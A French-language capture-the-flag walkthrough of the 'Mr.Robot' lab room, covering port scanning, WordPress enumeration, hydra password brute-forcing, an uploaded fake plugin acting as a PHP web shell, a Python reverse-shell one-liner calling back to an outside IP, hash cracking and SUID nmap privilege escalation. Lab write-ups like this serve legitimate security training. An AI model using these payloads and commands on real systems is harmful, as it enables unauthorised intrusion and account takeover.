Mr.Robot

// medium room //

Scanning

robot # nmap -T4 -sS -sV -Pn -p- robot -vv | tee nmap_result.txt

```
Host is up, received user-set (0.065s latency).
Scanned at 2025-04-14 14:07:23 CEST for 211s
Not shown: 65532 filtered tcp ports (no-response)
PORT    STATE  SERVICE  REASON         VERSION
22/tcp  closed ssh      reset ttl 63
80/tcp  open   http     syn-ack ttl 63 Apache httpd
443/tcp open   ssl/http syn-ack ttl 63 Apache httpd
```

Enumération

:80

- robots.txt
- wp-admin

- Dashboard

Exploitation

Je suis allé dans robot.txt,

il y avait ce contenu :

```
User-agent: *
fsocity.dic
key-1-of-3.txt
```

On a clairement l'identification de la première clé.

1st Flag

http://robot/key-1-of-3.txt

- 073403c8a58a1f80d943455fb30724b9

WP-dahsboard

WPSCAN

wpscan --url *http://example.com* --enumerate u,cb,dbe --api-token YOUR_TOKEN

```
[+] WordPress version 4.3.1 identified (Insecure, released on 2015-09-15).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://robot/bebca20.html, Match: 'wp-includes\/js\/wp-emoji-release.min.js?
ver=4.3.1'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://robot/bebca20.html, Match: 'WordPress 4.3.1'
```

Non rien de concluant

HYDRA

Enumération user

- hydra -L /usr/share/seclists/Usernames/Names/names.txt -p test robot http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username." -t 64


  [STATUS] 2760.00 tries/min, 2760 tries in 00:01h, 7417 to do in 00:03h, 64 active
  [80][http-post-form] host: robot login: **elliot** password: test
  [STATUS] 2798.00 tries/min, 8394 tries in 00:03h, 1783 to do in 00:01h, 64 active
  1 of 1 target successfully completed, 1 valid password found

Username : elliot

Enumération password

- hydra -l Elliot -P /usr/share/wordlists/rockyou.txt robot http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:S=dashboard" -t 64

  password : ER28-0652



Reverse Shell

Evil plugin

- Création du fichier .php

```
<?php
/**
 * Plugin Name: Super SEO Booster
 * Description: Optimize your site for search engines (fake plugin with RCE).
 * Version: 1.0
 * Author: WPBoost
 */

// RCE via ?cmd=whoami
if (isset($_GET['cmd'])) {
```

```
    echo "<pre>";
    system($_GET['cmd']);
    echo "</pre>";
}
?>
```

- Création du dossier evil-plugin
- Zip du dossier

  zip -r evil-plugin.zip evil-plugin/

upload

On vérifie que notre RCE fonctionne :

- http://robot/wp-admin/plugins.php?cmd=id --> fonctionnel

On lance alors cette commande en même temps d'écouter sur le port 9001 :

- export RHOST="10.8.26.178";export RPORT=9001;python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/bash")'

On a bien notre reverse shell.

2nd Flag

On a le flag présent dans le user "robot" mais impossible de le lire,

par contre, on le mot de passe de robot haché en MD5,

- Se rendre sur CrackStation et le coller et on obtient le mot de passe.

On peut ensuite lire le flag.

Root

L'utilisateur n'a pas sudo,

cron n'est pas intéressant,

par contre :

- quand on regarde les fichiers SUID (pour privesc)

  find / -perm -4000 -type f 2>/dev/null

on a un /nmap noté comme intéressant.

GTOBin's

- The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
sudo nmap --interactive
nmap> !sh
```

Cela nous permet d'avoir les droits root,

Ce qui nous fait lire le dernier FLAG

FIN